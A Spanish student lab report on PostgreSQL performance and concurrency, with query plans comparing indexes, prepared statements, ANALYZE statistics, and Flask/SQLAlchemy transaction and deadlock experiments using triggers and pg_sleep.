Memoria

P4 SI

David Pascual Hernández
Alain Messina Valverde

Grupo 1361

Ficheros que componen la entrega

Dentro de la carpeta app se puede encontrar otra llamada SQL donde se encontrarán los archivos utilizados para realizar consultas. Todos los archivos restantes son los ya suministrados y usados por Flask.

clientesDistintos.sql contiene las consultas relacionadas con el apartado A, y ***planes_clientesDistintos.sql*** el resultado de los planes de ejecución.

countStatus.sql contiene consultas y sentencias relacionadas con el partido D.

updPromo.sql contiene las sentencias relacionadas con el apartado F.

Descripción, funcionamiento y estructura

A. Estudio del impacto de un índice:

Consulta:

```
SELECT COUNT(DISTINCT C.customerid) as NumClientes
FROM
       customers C
JOIN orders o ON C.customerid = o.customerid
WHERE
       orderdate < '2015-05-1'
       AND orderdate >= '2015-04-01'
       AND totalamount > 100;
```

Aclaración: usar los campos mes y año por separado daría más mantenibilidad, aunque nos dimos cuenta de ello con el trabajo ya hecho, y decidimos dejarlo así. Aún así de esta manera da mejores tiempos.

- Plan de ejecución sin ningún índice:

```
 Aggregate  (cost=5240.13..5240.14 rows=1 width=8)
   ->  Gather  (cost=1000.28..5239.37 rows=303 width=4)
         Workers Planned: 1
         ->  Nested Loop  (cost=0.29..4209.07 rows=178 width=4)
               ->  Parallel Seq Scan on orders o  (cost=0.00..3558.37 rows=178
width=4)
                     Filter: ((orderdate < '2015-05-01'::date) AND (orderdate
>= '2015-04-01'::date) AND (totalamount > '100'::numeric))
```

```
                    ->  Index Only Scan using customers_pkey on customers c
(cost=0.29..3.66 rows=1 width=4)
                    Index Cond: (customerid = o.customerid)
Planning time: 0.389 ms
Execution time: 14.309 ms
```

- Plan de ejecución con índice en orderdate:

```
Aggregate  (cost=2174.83..2174.84 rows=1 width=8)
  ->  Hash Join  (cost=691.68..2174.08 rows=303 width=4)
        Hash Cond: (o.customerid = c.customerid)
          ->  Bitmap Heap Scan on orders o  (cost=21.59..1503.19 rows=303
width=4)
              Recheck Cond: ((orderdate < '2015-05-01'::date) AND (orderdate
>= '2015-04-01'::date))
              Filter: (totalamount > '100'::numeric)
                ->  Bitmap Index Scan on idx_orderdate  (cost=0.00..21.51
rows=909 width=0)
                    Index Cond: ((orderdate < '2015-05-01'::date) AND
(orderdate >= '2015-04-01'::date))
          ->  Hash  (cost=493.93..493.93 rows=14093 width=4)
                ->  Seq Scan on customers c  (cost=0.00..493.93 rows=14093
width=4)
Planning time: 0.292 ms
Execution time: 8.976 ms
```

- Plan de ejecución con índice en totalamount:

```
Aggregate  (cost=4546.07..4546.08 rows=1 width=8)
  ->  Hash Join  (cost=1797.07..4545.31 rows=303 width=4)
        Hash Cond: (o.customerid = c.customerid)
          ->  Bitmap Heap Scan on orders o  (cost=1126.97..3874.42 rows=303
width=4)
              Recheck Cond: (totalamount > '100'::numeric)
                Filter: ((orderdate < '2015-05-01'::date) AND (orderdate >=
'2015-04-01'::date))
                ->  Bitmap Index Scan on idx_totalamount  (cost=0.00..1126.90
rows=60597 width=0)
```

```
                    Index Cond: (totalamount > '100'::numeric)
          ->  Hash  (cost=493.93..493.93 rows=14093 width=4)
                    ->  Seq Scan on customers c  (cost=0.00..493.93 rows=14093
width=4)
Planning time: 0.240 ms
Execution time: 23.480 ms
```

- Plan de ejecución con índice multicolumna como (orderdate, totalamount):

```
Aggregate  (cost=1480.42..1480.43 rows=1 width=8)
   ->  Hash Join  (cost=697.95..1479.66 rows=303 width=4)
         Hash Cond: (o.customerid = c.customerid)
             ->  Bitmap Heap Scan on orders o  (cost=27.86..808.78 rows=303
width=4)
                 Recheck Cond: ((orderdate < '2015-05-01'::date) AND (orderdate
>= '2015-04-01'::date) AND (totalamount > '100'::numeric))
                          ->  Bitmap Index Scan on idx_orderdate_totalamount
(cost=0.00..27.78 rows=303 width=0)
                              Index Cond: ((orderdate < '2015-05-01'::date) AND
(orderdate >= '2015-04-01'::date) AND (totalamount > '100'::numeric))
          ->  Hash  (cost=493.93..493.93 rows=14093 width=4)
                    ->  Seq Scan on customers c  (cost=0.00..493.93 rows=14093
width=4)
Planning time: 0.217 ms
Execution time: 7.601 ms
```

- Plan de ejecución con índice multicolumna como (totalamount, orderdate):

```
Aggregate  (cost=3150.52..3150.53 rows=1 width=8)
   ->  Hash Join  (cost=2368.05..3149.76 rows=303 width=4)
         Hash Cond: (o.customerid = c.customerid)
            ->  Bitmap Heap Scan on orders o  (cost=1697.96..2478.88 rows=303
width=4)
                 Recheck Cond: ((totalamount > '100'::numeric) AND (orderdate <
'2015-05-01'::date) AND (orderdate >= '2015-04-01'::date))
                          ->  Bitmap Index Scan on idx_totalamount_orderdate
(cost=0.00..1697.88 rows=303 width=0)
                              Index Cond: ((totalamount > '100'::numeric) AND
(orderdate < '2015-05-01'::date) AND (orderdate >= '2015-04-01'::date))
```

```
          ->  Hash  (cost=493.93..493.93 rows=14093 width=4)
                    ->  Seq Scan on customers c  (cost=0.00..493.93 rows=14093
width=4)
Planning time: 0.236 ms
Execution time: 16.768 ms
```

De los planes de ejecución anteriores podemos sacar varias conclusiones.

Mirando la consulta a simple vista lo primero que se nos ocurre para mejorar el rendimiento es insertar un índice en orderdate, y así es. Este índice en orderdate mejora el rendimiento casi a la mitad de tiempo, evitando así que el motor de consultas haga un Seq. Scan en este campo.

Mirando otra vez la consulta podemos ver que hay otro campo que podríamos indexar, que es totalamount. Al analizar esta vez vemos que tan solo mejora sensiblemente el Planning Time respecto del rendimiento sin índices, y además no mejora el Execution Time, sino que a veces lo empeora, por lo que descartamos este índice.

Para mejorar aún más el rendimiento podemos usar índice multicolumna, que permita al B-Tree acceder aún más rápido a los elementos. Aquí tenemos que tener en cuenta el orden en que ponemos las columnas, ya que diferente orden nos dará diferentes resultados, debiéndose a que el B-Tree usará primero el primer campo, y cuantos más elemento consigamos descartar, mejor. Si creamos un índice (totalamount, orderdate) este nos arrojará un resultado que no mejora el rendimiento de ejecución, y apenas el de planificación. Por otro lado si creamos un índice (orderdate, totalamount) si que obtendremos un gran resultado, pues reducirá aún más los tiempos del primer índice, llegando a ser incluso 4 veces más rápido en operaciones como las del agregado.

B. Estudio del impacto de preparar sentencias SQL:

Una sentencia preparada es útil cuando vamos a realizar muchas consultas parecidas, pero variando algunos datos. Tiene la ventaja de que mejora el rendimiento de estas y previene la inyección de SQL.

Como se indica en el enunciado, se ha creado una página que realizará la consulta del apartado anterior, con la fecha y umbrales especificados para los intervalos equiespaciados pedidos. Puesto que realizamos las operaciones desde Python Flask, usamos SQLAlchemy, y para ello comprobamos si se ha marcado la casilla de usar prepare, y en ese caso ejecutaremos la sentencia prepare, en el bucle ejecutamos la consulta y al terminar haremos un deallocate. En el caso de que no esté marcada la casilla simplemente ejecutaremos la sentencia en bucle sin prepararla previamente.

Los tiempos de la consulta oscilan apróx. entre 50 y 70 ms si paramos cuando no haya clientes y entre 10K y 11.5K ms si no paramos. La diferencia entre entre ejecutar las

sentencias preparadas o no, es inapreciable en el primer caso, o poco apreciable en el segundo caso (~100-200ms de diferencia). Esto se podría deber al poco volumen de datos que manejamos, y necesitaríamos más, o una consulta más compleja para apreciarlo.

C. Estudio del impacto de cambiar la forma de realizar una consulta:

Como podemos ver en el Apéndice 1 del enunciado, tenemos 3 sentencias SQL que nos devuelven el mismo resultado, pero cada una está planteada de una manera distinta.

```
select customerid from customers where customerid not in (
select customerid from orders where status='Paid' );
```

En esta primera sentencia, vemos que se trata de una sentencia estilo:

SELECT column_name FROM table_name WHERE column_name NOT IN (SUBQUERY).

Que nos produce el siguiente resultado con el comando EXPLAIN

```
                          QUERY PLAN
------------------------------------------------------------------
 Seq Scan on customers  (cost=3961.65..4490.81 rows=7046 width=4)
   Filter: (NOT (hashed SubPlan 1))
   SubPlan 1
     ->  Seq Scan on orders  (cost=0.00..3959.38 rows=909 width=4)
           Filter: ((status)::text = 'Paid'::text)
(5 rows)
```

Como podemos ver, esta sentencia se basa en ejecutar una SUBQUERY en el apartado de condiciones (WHERE), filtrando para conseguir la tabla opuesta a la conseguida en la SUBQUERY. Esta query tiene un coste relativamente alto, aunque aún así menor a las compañeras, como la que vemos en la segunda sentencia:

```
select customerid from
( select customerid from customers union all select customerid from orders
where status='Paid' ) as A
group by customerid having count(*) =1;
```

Que nos produce el siguiente resultado tras utilizar el comando EXPLAIN

```
                              QUERY PLAN
-----------------------------------------------------------------------
 HashAggregate  (cost=4537.41..4539.41 rows=200 width=4)
   Group Key: customers.customerid
```

```
   Filter: (count(*) = 1)
   ->  Append  (cost=0.00..4462.40 rows=15002 width=4)
         ->  Seq Scan on customers  (cost=0.00..493.93 rows=14093 width=4)
         ->  Seq Scan on orders  (cost=0.00..3959.38 rows=909 width=4)
               Filter: ((status)::text = 'Paid'::text)
(7 rows)
```

Como podemos ver, esta sentencia no realiza una sola SUBQUERY, sino que realiza 2. Básicamente el funcionamiento es el siguiente: realiza una consulta con todos los ids de los customers, y otra con todos los ids que además tengan status='Paid'. Después une estas dos tablas con UNION ALL. Con esto consigue que los valores que tienen status='Paid' estén repetidos. De esta manera, de esta gran tabla, extrae los que únicamente aparecen una vez (no están repetidos) que son los que tienen un status != 'Paid'.

Como podemos ver en los costes, el coste no es especialmente bajo, pero aún así, es cierto que esta sentencia **se beneficiaría de una ejecución en paralelo** ya que ejecuta dos SUBQUERIES simultáneamente.

Por último, la tercera sentencia:

```
select customerid from customers
except select customerid from orders where status='Paid';
```

que produce el siguiente resultado tras utilizar EXPLAIN:

```
                                QUERY PLAN
-------------------------------------------------------------------------------
-----
 HashSetOp Except  (cost=0.00..4640.83 rows=14093 width=8)
   ->  Append  (cost=0.00..4603.32 rows=15002 width=8)
         ->  Subquery Scan on "*SELECT* 1"  (cost=0.00..634.86 rows=14093
width=8)
               ->  Seq Scan on customers  (cost=0.00..493.93 rows=14093
width=4)
         ->  Subquery Scan on "*SELECT* 2"  (cost=0.00..3968.47 rows=909
width=8)
               ->  Seq Scan on orders  (cost=0.00..3959.38 rows=909 width=4)
                     Filter: ((status)::text = 'Paid'::text)
(7 rows)
```

Como podemos ver, esta sentencia es la única que devuelve algún resultado nada más iniciar la ejecución (vemos que el coste mínimo es 0.00). Por otro lado, el coste

máximo es relativamente alto, respecto a las otras dos sentencias, por lo que podríamos afirmar que empieza a devolver valores desde el principio pero acaba siendo menos eficiente que las demás consultas.

D. Estudio del impacto de la generación de estadísticas:

a. Partir de la base de datos suministrada limpia.

Partimos de la base de datos suministrada en el enunciado. Para ello, ejecutamos los siguientes comandos:

```
dropdb -U alumnodb si1
createdb -U alumnodb si1
gunzip -c dump_v1.1-P4.sql.gz | psql -U alumnodb si1
```

b. Estudiar con la sentencia EXPLAIN el coste de ejecución de las dos consultas indicadas en el Apéndice 2.

Estudiamos el coste de las dos sentencias del Apéndice 2:

Sentencia 1:

```
select count(*) from orders where status is null;
```

Que produce el siguiente resultado

```
                          QUERY PLAN
---------------------------------------------------------------
 Aggregate  (cost=3507.17..3507.18 rows=1 width=8)
   ->  Seq Scan on orders  (cost=0.00..3504.90 rows=909 width=0)
         Filter: (status IS NULL)
(3 rows)
```

Sentencia 2:

```
select count(*) from orders where status ='Shipped';
```

Que produce el siguiente resultado

```
                          QUERY PLAN
---------------------------------------------------------------
 Aggregate  (cost=3961.65..3961.66 rows=1 width=8)
   ->  Seq Scan on orders  (cost=0.00..3959.38 rows=909 width=0)
         Filter: ((status)::text = 'Shipped'::text)
(3 rows)
```

Como podemos ver, en ambos casos tenemos costes relativamente altos, pero a la vez bastante fijos (tanto en el primer como en el segundo caso, el minimo y el máximo se separan por una décima

c. Crear un índice en la tabla orders por la columna status.

Para crear el índice, ejecutamos la siguiente sentencia SQL:

```
create index idx_status on orders(status)
```

d. Estudiar de nuevo la planificación de las mismas consultas.

Volvemos a estudiar las mismas consultas:

Sentencia 1:

```
select count(*) from orders where status is null;
```

Que produce el siguiente resultado

```
QUERY PLAN
------------------------------------------------------------------------------
----
 Aggregate  (cost=1496.52..1496.53 rows=1 width=8)
   ->  Bitmap Heap Scan on orders  (cost=19.46..1494.25 rows=909 width=0)
         Recheck Cond: (status IS NULL)
             ->  Bitmap Index Scan on idx_status  (cost=0.00..19.24 rows=909
width=0)
               Index Cond: (status IS NULL)
(5 rows)
```

Sentencia 2:

```
select count(*) from orders where status ='Shipped';
```

Que produce el siguiente resultado

```
                                  QUERY PLAN
------------------------------------------------------------------------------
----
 Aggregate  (cost=1498.79..1498.80 rows=1 width=8)
   ->  Bitmap Heap Scan on orders  (cost=19.46..1496.52 rows=909 width=0)
         Recheck Cond: ((status)::text = 'Shipped'::text)
             ->  Bitmap Index Scan on idx_status  (cost=0.00..19.24 rows=909
width=0)
```

```
                Index Cond: ((status)::text = 'Shipped'::text)
(5 rows)
```

Como podemos ver en los resultados anteriores, el hecho de crear un índice es enormemente positivo para sendas consultas, ya que ambas ven incrementada en más de un 200% su eficiencia (coste reducido en más del 50%).

e. Ejecutar la sentencia ANALYZE para generar las estadísticas sobre la tabla orders.

Ejecutamos la sentencia ANALYZE sobre la tabla orders.

f. Estudiar de nuevo el coste de las consulta y comparar con el coste anterior a la generación de estadísticas. Comparar el plan de ejecución y discutir el resultado

Volvemos a estudiar las mismas consultas:

Sentencia 1:

```
select count(*) from orders where status is null;
```

Que produce el siguiente resultado

```
                                    QUERY PLAN
-------------------------------------------------------------------------------
------
 Aggregate  (cost=7.31..7.32 rows=1 width=8)
    ->  Index Only Scan using idx_status on orders  (cost=0.42..7.31 rows=1
width=0)
          Index Cond: (status IS NULL)
(3 rows)
```

Sentencia 2:

```
select count(*) from orders where status ='Shipped';
```

Que produce el siguiente resultado

```
                                    QUERY PLAN
-------------------------------------------------------------------------------
----------
 Finalize Aggregate  (cost=4210.60..4210.61 rows=1 width=8)
   ->  Gather  (cost=4210.49..4210.60 rows=1 width=8)
         Workers Planned: 1
```

```
         ->  Partial Aggregate  (cost=3210.49..3210.50 rows=1 width=8)
               ->  Parallel Seq Scan on orders  (cost=0.00..3023.69 rows=74719
width=0)
                     Filter: ((status)::text = 'Shipped'::text)
(6 rows)
```

Como podemos ver, la sentencia ANALYZE es enormemente beneficiosa para la primera sentencia SQL, sin embargo, vemos que es ligeramente perjudicial para la segunda sentencia. Entendemos que esto se produce porque al ser la condición "null", el índice sumado con el analyze que ha podido registrar todas las columnas a NULL, producen una respuesta extremadamente rápida.

Por el contrario, en la segunda sentencia, el ANALYZE lejos de mejorar resultados, los empeora, ya que la sentencia tiene que hacer escaneos paralelos para poder devolver los valores correctos.

g. Comparar con la planificación de las otras dos consultas proporcionadas y comentar los resultados.

Sentencia 3:

```
select count(*) from orders where status ='Paid';
```

Que produce el siguiente resultado

```
                                    QUERY PLAN
-------------------------------------------------------------------------------
-------
 Aggregate  (cost=2336.44..2336.45 rows=1 width=8)
   ->  Bitmap Heap Scan on orders  (cost=369.21..2289.73 rows=18682 width=0)
         Recheck Cond: ((status)::text = 'Paid'::text)
           ->  Bitmap Index Scan on idx_status  (cost=0.00..364.54 rows=18682
width=0)
               Index Cond: ((status)::text = 'Paid'::text)
(5 rows)
```

Sentencia 4:

```
select count(*) from orders where status ='Processed';
```

Que produce el siguiente resultado

```
                                    QUERY PLAN
-------------------------------------------------------------------------------
-------
```

```
 Aggregate  (cost=2940.35..2940.36 rows=1 width=8)
   ->  Bitmap Heap Scan on orders  (cost=712.08..2850.14 rows=36085 width=0)
         Recheck Cond: ((status)::text = 'Processed'::text)
           ->  Bitmap Index Scan on idx_status  (cost=0.00..703.06 rows=36085
width=0)
               Index Cond: ((status)::text = 'Processed'::text)
(5 rows)
```

Como podemos comprobar en los resultados anteriores, estas dos sentencias no distan mucho de la segunda anterior, aunque es cierto que en este caso se hacen Aggregate y no Final Aggregate como en el otro caso. El coste de las sentencias, por otro lado, es similar al mostrado anteriormente.

h. Crear un script, countStatus.sql, con las consultas, creación de índices y sentencias ANALYZE.

El script ***countStatus.sql*** se adjunta en la memoria.

E. Estudio de transacciones:

Una transacción es un proceso atómico que no puede quedarse en un estado intermedio. En plpgsql se da inicio a un bloque transaccional con BEGIN, y todo lo que vaya a continuación de este se ejecutará como transacción única hasta que se reciba una orden COMMIT o ROLLBACK.

Cuando un COMMIT se ejecuta, todos los efectos de la transacción serán permanentes, se garantizan que sean duraderos si ocurre algún problema y todo lo realizado será visible al exterior.

Si se ejecuta un ROLLBACK, significa que algo ha fallado, y por lo tanto queremos interrumpir la transacción e interrumpir cualquier cambio que hubiese hecho.


En nuestro caso, queremos eliminar un cliente de la base de datos, teniendo en cuenta que en la tabla orders hay una referencia a customers, y que a su vez en la tabla orderdetail hay una referencia a orders. Teniendo esto en cuenta, el orden de eliminación sería primero orderdetail, luego en orders y por último en customers.

La pa ǵ ina nos dará a elegir si ejecutar con error o no. En el caso de sin errores, solamente ejecutamos las consultas en el orden expuesto, y si todo va bien se debería finalizar la acción con un COMMIT.

Si ejecutamos con errores de integridad, borraremos a propósito en un orden distinto para que nos salte un error de integridad referencial. Primeramente borramos la/s

fila/s de orderdetail que no debería suponer ningún problema, seguidamente borramos las de customer, y es aquí donde tendremos un error referencial ya que no hemos borrado previamente las filas de orders, por lo tanto deseamos anular los cambios que hemos hecho por lo que controlamos la excepción y ejecutamos un ROLLBACK.

Si seleccionamos la opción de hacer un commit intermedio, el cambio de eliminación de filas en orderdetail no se deshará con el ROLLBACK ya que en este caso se trataría de de transacciones diferentes puesto que hacemos COMMIT y BEGIN tras el cambio, que marcará el inicio de otra transacción.



Transacción sin error de integridad

Ejemplo de Transacción con Flask SQLAlchemy

Customer ID: 12

- (•) Transacción vía sentencias SQL
- ( ) Transacción vía funciones SQLAlchemy

- [ ] Ejecutar commit intermedio
- [x] Provocar error de integridad

Duerme 0 segundos (para forzar deadlock).

Enviar

Trazas

1. Accion: BEGIN
2. Accion: Borrar orderdetails de order de customer
3. Accion: ROLLBACK

Transacción con error de integridad

Ejemplo de Transacción con Flask SQLAlchemy

Customer ID: 13

- (•) Transacción vía sentencias SQL
- ( ) Transacción vía funciones SQLAlchemy

- [x] Ejecutar commit intermedio
- [x] Provocar error de integridad

Duerme 0 segundos (para forzar deadlock).

Enviar

Trazas

1. Accion: BEGIN
2. Accion: Borrar orderdetails de order de customer
3. Accion: COMMIT
4. Accion: BEGIN
5. Accion: ROLLBACK

Transacción con error de integridad con commit intermedio

F. Estudio de bloqueos y deadlocks:

a. Partir de una base de datos limpia.

Ejecutamos los siguientes comandos para inicializar una base de datos limpia

```
dropdb -U alumnodb si1
createdb -U alumnodb si1
gunzip -c dump_v1.1-P4.sql.gz | psql -U alumnodb si1
```

b. Crear un script, updPromo.sql, que cree una nueva columna, promo, en la tabla customers. Esta columna contendrá un descuento (en porcentaje) promocional.

Se adjunta el script updPromo.sql

c. Añadir al script la creación de un trigger sobre la tabla customers de forma que al alterar la columna promo de un cliente, se le haga un descuento en los artículos de su cesta o carrito del porcentaje indicado en la columna promo sobre el precio de la tabla products.

Creamos un trigger acompañado de una función que actualiza los precios del carrito del usuario de acuerdo a la promoción aplicada.

d. Modificar el trigger para que haga un sleep durante su ejecución (sentencia PERFORM pg_sleep(nn) ...) en el momento adecuado

Creamos una sentencia PERFORM pg_sleep(60) en el momento adecuado, que hemos considerado que es justo después de ejecutar el UPDATE dentro de la función que llama el trigger. Lo hacemos de esta manera para que el trigger se mantenga a la espera mientras se accede al recurso.

El lugar exacto se puede consultar en el script *updatePromo.sql*.

e. Insertar también un sleep en el momento adecuado en la versión correcta de la página que borra un cliente (eliminar el COMMIT intermedio si es necesario).

Consideramos que el momento adecuado para ello sería justo después de borrar el orderdetails de order del customer, ya que es cuando accedemos a la misma tabla a la que estamos accediendo con el trigger (*orderdetail*). De esta manera, ejecutamos sendas sentencias (tanto si bFallo está a true como si está a false). No consideramos que sea necesario eliminar el COMMIT intermedio.

f. Crear uno o varios carritos (status a NULL) mediante la sentencia UPDATE

Para esto simplemente buscamos un pedido de un usuario y lo transformamos a null:

```
UPDATE orders SET status=null WHERE orderid=?
```

sustituyendo el orderid por uno cualquiera.

g. Acceder a la página que borra un cliente con un pedido en curso (cesta o carrito) y, a la vez, realizar un update (en una sesión psql/phppgadmin/pgadmin3/etc.) de la columna promo del mismo cliente.

Para esto simplemente ejecutamos tanto la sentencia para activar el trigger:


```
UPDATE customers SET promo=20 WHERE customerid=?
```


sustituyendo el customerid por el adecuado.

Y posteriormente ejecutar la llamada en la pagina

h. Comprobar en otra sesión que, durante el sleep en la página de borrado o el contenido en el trigger, los datos alterados por la página o por el trigger no son visibles. Comentad el porqué.

Podemos ver cómo al ejecutar esta sentencia, nuestra pantalla del buscador se queda congelada, y a la vez la sentencia permanece ejecutandose:






Si nos fijamos en el buscador, vemos cómo la página se queda cargando, a la espera de terminar de ejecutar la sentencia, ya que se queda en medio de un pg_sleep. Por otro lado, vemos cómo el programa SQL (en nuestro caso ejecutado en el entorno PgAdmin III) se queda ejecutándose por un minuto (el tiempo que le asignamos al pg_sleep del trigger). Los datos que modifican estos trigger no serán visibles hasta que acabe el tiempo ya que hasta entonces tanto el trigger como la página siguen ejecutándose.


i. **Revisar mediante phppgadmin los bloqueos mientras duren los sleep. Comentadlos.**

